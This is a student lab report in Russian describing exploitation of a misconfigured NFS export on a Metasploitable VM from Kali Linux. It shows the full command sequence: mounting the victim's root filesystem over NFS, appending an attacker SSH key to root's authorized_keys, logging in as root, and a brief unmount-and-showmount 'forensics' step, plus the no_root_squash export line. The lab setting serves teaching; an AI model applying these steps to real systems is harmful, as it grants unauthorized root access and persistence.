# ХАКИМУЛЛИН РУСТЕМ 11-901. ЛАБОРАТОРНАЯ РАБОТА №4. ИСПОЛЬЗОВАНИЕ УЯЗВИМОСТИ НЕПРАВИЛЬНО СКОНФИГУРИРОВАННОЙ NFS SHARE. ФОРЕНЗИКА.

**

## 1) Развернуть виртуальные машины Kali Linux и Metasploitable, подготовленные в рамках выполнения предыдущих лабораторных работ.

Цель: Развернуть машины для работы

Начальная ситуация: Машины остановлены

Алгоритм:

**

**1.1 Открываем машины**
Результат: машины развернуты**
**

## 2) Убедиться в корректной настройке сети между Metasploitable и Kali Linux

Цель: Убедиться что сеть настроена

Начальная ситуация: Неизвестность

Алгоритм:

## 2.1 Узнаем и пингуем IP адреса друг друга

Результат: получены ip адреса, убеждаемся, что связь есть

# Атака на Metasploitable

**


Цель: обнаружить слабые места машины Metasploitable


Начальная ситуация: уезвимостей не обнаружено

Алгоритм:

**3.1 Сканируем Metasploitable с помощью команды nmap /var/tmp/scan.txt**

**3.2 Определяем порты сервисов rpcinfo, nfs и ssh, и их статусы**




**3.3 Оцениваем работы NFS сервера**

**Конечное состояние: уязвимость найдена**

**

**


# 4) Использование неправильно сконфигурированной NFS Mount.

Цель: получить доступ к Metasploitable

Начальная ситуация: доступа нет

Алгоритм:

### 4.1 Создание пары ключей SSH и сохранение их в файле key_file





### 4.2 Монтируем файловую систему Metasploitable.

```
┌──(root㉿kali)-[/]
└─# mount -t nfs 192.168.1.15:/ /mnt -o nolock

┌──(root㉿kali)-[/]
└─# df -k
Filesystem     1K-blocks     Used Available Use% Mounted on
udev              197608        0    197608   0% /dev
tmpfs              48320      936     47384   2% /run
/dev/sda1       81000912 10397672  66442628  14% /
tmpfs             241592        0    241592   0% /dev/shm
tmpfs               5120        0      5120   0% /run/lock
tmpfs              48316       72     48244   1% /run/user/1000
192.168.1.15:/   7282176  2691136   4224000  39% /mnt

┌──(root㉿kali)-[/]
└─#
```

## 4.3 Изменяем файл authorized_keys машины-жертвы..

```
┌──(root㉿kali)-[/mnt/root/.ssh]
└─# cp /root/.ssh/key.pub /mnt/root/.ssh/

┌──(root㉿kali)-[/mnt/root/.ssh]
└─# ls
authorized_keys  key.pub  known_hosts

┌──(root㉿kali)-[/mnt/root/.ssh]
└─# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFS
bW76IUiPR0Oh+WBV0×1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X
6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQ
PE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w==
 msfadmin@metasploitable
```

```
┌──(root㉿kali)-[/mnt/root/.ssh]
└─# cat key.pub >> authorized_keys

┌──(root㉿kali)-[/mnt/root/.ssh]
└─# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFS
bW76IUiPR0Oh+WBV0×1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X
6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQ
PE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w==
 msfadmin@metasploitable
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDgDwe/u3jMXe6H4Si98BiNFloJRM4zOBcC1RJd5qWI2MfrAO9Uixost4I
yfbfOtcAY+H7e2Zmqv+Ab4+pi9EvM9RHSRUhIg+E4vqymPm2gQaiAZR5p3Y5YgbhV/Sq2sUOGwImnaxa/+6GL8Lmbenub9E
c13fHBUt2MD6ilqpahdXbRM2CU0r/434ULN2XFp/p+zUjfJxIJ2Cunl67Y6XJqxlIHr/80XpBQq8M29uJQhO0ERgiy1kOlJ
hnHB3WbCmIY+rSzBy4iqfZIZbSTQ/FpaKslQHQFp271k0qwIxsNdB+zFuNjft/bBgJrV2YB8sxF9bfJLAvDjMj6NJzqtW6u
Aq5sIo5EVDve4srnQBd0H50kZKjQXr0V8Ffqb/CN1Skn4Sds7Nui8aeQ7bNzXZtxVlfX7buEACuwBS5MlheBjPlh9817Ko3
MCBBfVBLELHPPZC0qpwmr8SseN/3DeBtXnRCwD2xpkYyl3RiMvqpRWu70c8RCcMCgjLzxH1cPhEmbJDNs6fHuNFm5AZbNWc
r/BkLRzcM+mkPFgXFUnMFAAXZmCf5+LcgUIIPrBG2B53sz8s8BicDFsSmIWvbkW/d/NlrXi2kuiUz1pV363TkqsAO+6jgij
ysvPwOVPMvndqyt+1900t6P9aX7+zZeIm+CDonrleDOYWqVZwEk/CQF+w== root@kali

┌──(root㉿kali)-[/mnt/root/.ssh]
```

## 4.4 Получаем root права

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# exit
logout
Connection to 192.168.1.15 closed.

┌──(root㉿kali)-[~/.ssh]
└─#
```

**

Результат: доступ к Metasploitable получен.

**

**

**

# 5) Форензика

**

Цель: Выявить атаку

Начальное состояние: атака не выявлена

Алгоритм:

5.5 Просмотрим список подключенных машин к серверу NFS

```
┌──(root㉿kali)-[~/.ssh]
└─# showmount -a 192.168.1.15
All mount points on 192.168.1.15:
192.168.1.16:/

┌──(root㉿kali)-[~/.ssh]
└─# umount /mnt

┌──(root㉿kali)-[~/.ssh]
└─# df -k
Filesystem     1K-blocks     Used Available Use% Mounted on
udev              197608        0    197608   0% /dev
tmpfs              48320      932     47388   2% /run
/dev/sda1       81000912 10397688  66442612  14% /
tmpfs             241592        0    241592   0% /dev/shm
tmpfs               5120        0      5120   0% /run/lock
tmpfs              48316       72     48244   1% /run/user/1000

┌──(root㉿kali)-[~/.ssh]
```

**5.6 Размонтируем файловую систему машины-жертвы, убедимся в её отсутствии командой df –k, командой showmount –a убедимся, что ip адрес атакующей машины исчез.**

**

```
┌──(root㉿kali)-[~/.ssh]
└─# showmount -a 192.168.1.15
All mount points on 192.168.1.15:

┌──(root㉿kali)-[~/.ssh]
└─#
```

Результат: атака выявлена и отбита

# 6) Оформление результатов работы

```
┌──(root㉿kali)-[~/.ssh]
└─# ssh -oHostKeyAlgorithms=+ssh-dss root@192.168.1.15 "cat /etc/exports"
root@192.168.1.15's password:
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync) hostname2(ro,sync)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt)
# /srv/nfs4/homes  gss/krb5i(rw,sync)
#

/       *(rw,sync,no_root_squash,no_subtree_check)
```

```
┌──(root㉿kali)-[~/.ssh]
└─# ssh -oHostKeyAlgorithms=+ssh-dss root@192.168.1.15 "date"
root@192.168.1.15's password:
Sun Jun  5 15:24:19 EDT 2022

┌──(root㉿kali)-[~/.ssh]
└─# date
Sun Jun  5 03:24:23 PM EDT 2022

┌──(root㉿kali)-[~/.ssh]
└─# echo "Khakimullin Rustem"
Khakimullin Rustem

┌──(root㉿kali)-[~/.ssh]
└─#
```

**

**

**